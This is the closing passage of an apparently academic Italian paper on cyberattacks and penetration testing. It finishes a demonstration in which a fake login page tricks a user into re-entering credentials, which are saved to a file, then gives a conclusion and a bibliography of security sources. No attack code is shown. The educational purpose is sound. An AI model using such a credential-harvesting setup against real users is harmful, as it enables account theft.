

Figura 3.10: Login page malevola

A questo punto l'utente ignaro del motivo del caricamento della nuova pagina potrebbe essere indotto ad inserire nuovamente le sue credenziali. Come

esempio inseriamo "prova" sia nel campo username, che in quello password, ed effettuiamo il login. La pagina verrà semplicemente ricaricata, ma nel mentre nella cartella dell'applicazione è stato generato un nuovo file.



Figura 3.11: File di testo con le credenziali presente nella cartella

Andandolo ad aprire possiamo osservarne il contenuto.



Figura 3.12: Credenziali salvate

Possiamo notare che oltre allo username ed alla password è stato salvato anche il nome del pulsante che ha inviato i dati. A questo punto l'attaccante è in possesso delle credenziali di un altro utente e potrebbe usarle sia per l'applicazione stessa ed autenticarsi con un altro account, oppure tentare di accedere ad altri servizi.

Conclusione

Dallo studio degli attacchi informatici e di quelle che sono le conseguenze, abbiamo potuto comprendere l'importanza dell'avere una buona strategia di sicurezza. Il tema della cybersicurezza acquisirà sempre più importanza con l'introduzione di nuove tecnologie, le quali daranno la possibilità ai criminali informatici di studiare e trovare nuove tecniche di intrusione nei sistemi, per cui vien da sé che saranno a loro volta necessarie strategie di sicurezza sempre più avanzate. Il test che abbiamo introdotto è un metodo efficace eseguito pensando come un aggressore, e che quindi sottopone il sistema target ad una prova che rappresenti quanto più possibile un caso reale. Infine nell'ultima parte del paper è stato mostrato come è possibile effettuare un attacco in maniera non troppo complessa, il quale rappresenta solo uno dei tanti modi in cui un aggressore può sfruttare le vulnerabilità. La conoscenza delle minacce nel mondo informatico è molto utile sia per gli esperti, che per gli utenti stessi: nel caso venga a mancare una corretta gestione della sicurezza di un servizio, l'utente consapevole potrebbe comunque evitare di subire una violazione; d'altra parte un servizio di per sé molto sicuro, può tranquillamente essere messo a disposizione delle persone con la consapevolezza che i rischi sono molto limitati.

Bibliografia e Sitografia

[1] *"Cos'è un attacco informatico?"* URL: https://www.cisco.com/c/it_it/products/security/common-cyberattacks.html (cit. a p. 4).

[2] *"What Is Social Engineering?"* URL: https://www.cisco.com/c/en/us/products/security/what-is-social-engineering.html (cit. a p. 4).

[3] Fatima Salahdine e Naima Kaabouch. *"Social Engineering Attacks: A Survey"*. MIDP, 2019 (cit. a p. 4).

[4] *"Cross-site scripting"*. URL: https://portswigger.net/web-security/cross-site-scripting (cit. a p. 5).

[5] *"Cross Site Scripting (XSS)"*. URL: https://owasp.org/www-community/attacks/xss/ (cit. a p. 5).

[6] *"DOM XSS: An Explanation of DOM-based Cross-site Scripting"*. URL: https://www.acunetix.com/blog/articles/dom-xss-explained/ (cit. a p. 6).

[7] *"Invicti: DOM-based cross-site scripting"*. URL: https://www.invicti.com/learn/dom-based-cross-site-scripting-dom-xss/ (cit. a p. 6).

[8] *"PortSwigger: SQL Injection"*. URL: https://portswigger.net/web-security/sql-injection (cit. a p. 7).

[9] *"Types of SQL Injection (SQLi)"*. URL: https://www.acunetix.com/websitesecurity/sql-injection2/ (cit. a p. 8).

[10] *"SQL (Structured query language) Injection"*. URL: https://www.imperva.com/learn/application-security/sql-injection-sqli/ (cit. a p. 8).

[11] Aditya Rai et al. *"SQL Injection: Classification and Prevention"*. IEEE, 2021 (cit. a p. 8).

[12] Avijit Mallika et al. *"Man-in-the-middle-attack: Understanding in simple words"*. Growing Science, 2019 (cit. a p. 10).

[13] Subodh Gangan. *"A Review of Man-in-the-Middle Attacks"*. arXiv, 2015 (cit. a p. 10).

[14] *"Man-in-the-Middle (MITM) Attack: Types, Techniques and Prevention"*. URL: https://beaglesecurity.com/blog/article/man-in-the-middle-attack.html (cit. a p. 10).

[15] *"Man in the middle (MITM) attack"*. URL: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/ (cit. a p. 10).

[16] Ahmed Aleroud e Lina Zhou. *"Phishing environments, techniques, and countermeasures: A survey"*. ScienceDirect, 2017 (cit. a p. 12).

[17] *"Che cos'è il malware?"* URL: https://www.redhat.com/it/topics/security/what-is-malware (cit. a p. 14).

[18] Rabia Tahir. *"A Study on Malware and Malware Detection Techniques"*. MECS, 2018 (cit. a p. 14).
[19] *"Virus (informatica)"*. URL: https://it.wikipedia.org/wiki/Virus_(informatica) (cit. a p. 14).
[20] *"Worm: cosa sono, come funzionano, i più famosi e come rimuoverli"*. URL: https://www.cybersecurity360.it/nuove-minacce/worm-cosa-sono-come-funzionano-i-piu-famosi-e-come-rimuoverli/ (cit. a p. 14).
[21] *"Che cos'è un worm?"* URL: https://softwarelab.org/it/worm/ (cit. a p. 14).
[22] *"Che cos'è un Trojan?"* URL: https://softwarelab.org/it/trojan/ (cit. a p. 15).
[23] *"Guida al ransomware: cos'è, come si prende e come rimuoverlo"*. URL: https://www.cybersecurity360.it/nuove-minacce/ransomware/ransomware-cose-come-rimuoverlo-e-come-difendersi/ (cit. a p. 16).
[24] *"Cosa è il ransomware?"* URL: https://www.ibm.com/it-it/topics/ransomware (cit. a p. 16).
[25] *"Spyware"*. URL: https://it.malwarebytes.com/spyware/ (cit. a p. 17).
[26] Thomas Arnold e T. Andrew Yang. *"ROOTKIT ATTACKS AND PROTECTION - A CASE STUDY OF TEACHING NETWORK SECURITY"*. Consortium for Computing Sciences in Colleges, 2011 (cit. a p. 18).
[27] Emmanuel C. Ogu et al. *"A Botnets Circumspection: The Current Threat Landscape, and What We Know So Far"*. MDPI, 2019 (cit. a p. 19).
[28] *"Botnet: cosa sono, come funzionano e come proteggere la rete aziendale dagli zombie del Web"*. URL: https://www.cybersecurity360.it/nuove-minacce/botnet-cosa-sono-come-funzionano-e-come-proteggere-la-rete-aziendale-dagli-zombie-del-web/ (cit. a p. 19).
[29] *"Che cos'è una botnet?"* URL: https://www.pandasecurity.com/it/mediacenter/malware/che-cose-una-botnet/ (cit. a p. 19).
[30] *"Complete Guide to the Types of DDoS Attacks"*. URL: https://www.esecurityplanet.com/networks/types-of-ddos-attacks/ (cit. a p. 22).
[31] *"Che cos'è un attacco DDoS?"* URL: https://softwarelab.org/it/attacco-ddos/ (cit. a p. 22).
[32] *"Types of DDoS attacks explained"*. URL: https://cybersecurity.att.com/blogs/security-essentials/types-of-ddos-attacks-explained (cit. a p. 22).
[33] *"Attacco alle password: tecniche di cracking e consigli per metterle al sicuro"*. URL: https://www.cybersecurity360.it/nuove-minacce/attacco-alle-password-tecniche-di-cracking-e-consigli-per-metterle-al-sicuro/ (cit. a p. 24).

[34] *"Password Cracking 101: Attacks Defenses Explained"*. URL: https://www.beyondtrust.com/blog/entry/password-cracking-101-attacks-defenses-explained (cit. a p. 24).
[35] *"Hashing Passwords: One-Way Road to Security"*. URL: https://auth0.com/blog/hashing-passwords-one-way-road-to-security/ (cit. a p. 24).
[36] *"Credential stuffing"*. URL: https://owasp.org/www-community/attacks/Credential_stuffing (cit. a p. 26).
[37] Sugandh Shah e B.M. Mehtre. *"A reliable strategy for proactive self-defence in cyber space using VAPT tools and techniques"*. IEEE, 2014 (cit. a p. 27).
[38] Irfan Yaqoob et al. *"Penetration Testing and Vulnerability Assessment"*. JNCET, 2017 (cit. a p. 28).
[39] *"Information Gathering: la fase 1 del Penetration Test"*. URL: https://www.nexsys.it/information-gathering-la-fase-1-del-penetration/ (cit. a p. 29).
[40] *"Information Gathering in Penetration Testing"*. URL: https://infosecwriteups.com/information-gathering-in-penetration-testing-770e01bab326 (cit. a p. 29).
[41] *"5 Vulnerability Scanning Types: A thorough exploration"*. URL: https://www.getastra.com/blog/security-audit/vulnerability-scanning-types/ (cit. a p. 31).
[42] *"Common Vulnerability Scoring System (CVSS)"*. URL: https://www.ibm.com/docs/it/qsip/7.5?topic=vulnerabilities-common-vulnerability-scoring-system-cvss (cit. a p. 33).
[43] *"Sistema di valutazione delle vulnerabilità comuni (CVSS): cos'è, come funziona, gli sviluppi futuri"*. URL: https://www.cybersecurity360.it/soluzioni-aziendali/sistema-di-valutazione-delle-vulnerabilita-comuni-cvss-cose-come-funziona-gli-sviluppi-futuri/ (cit. a p. 33).
[44] *"The different types of penetration tests"*. URL: https://www.behance.net/gallery/48788775/The-different-types-of-penetration-tests (cit. a p. 35).
[45] *"Metasploit Project"*. URL: https://it.wikipedia.org/wiki/Metasploit_Project (cit. a p. 35).
[46] *"Privilege escalation"*. URL: https://cert-agid.gov.it/glossario/privilege-escalation/ (cit. a p. 35).
[47] *"Penetration Testing Report: 6 Key Sections and 4 Best Practices"*. URL: https://brightsec.com/blog/penetration-testing-report/ (cit. a p. 36).
[48] Yaroslav Stefinko, Andrian Piskozub e Roman Banakh. *"Manual and automated penetration testing. Benefits and drawbacks. Modern tendency"*. IEEE, 2016 (cit. a p. 37).
[49] *"Parrot OS"*. URL: https://it.wikipedia.org/wiki/Parrot_OS (cit. a p. 38).

[50] *"Overview: About the CVE Program "*. URL: https://www.cve.org/About/Overview (cit. a p. 38).
[51] *"CVE and NVD Relationship"*. URL: https://cve.mitre.org/about/cve_and_nvd_relationship.html (cit. a p. 38).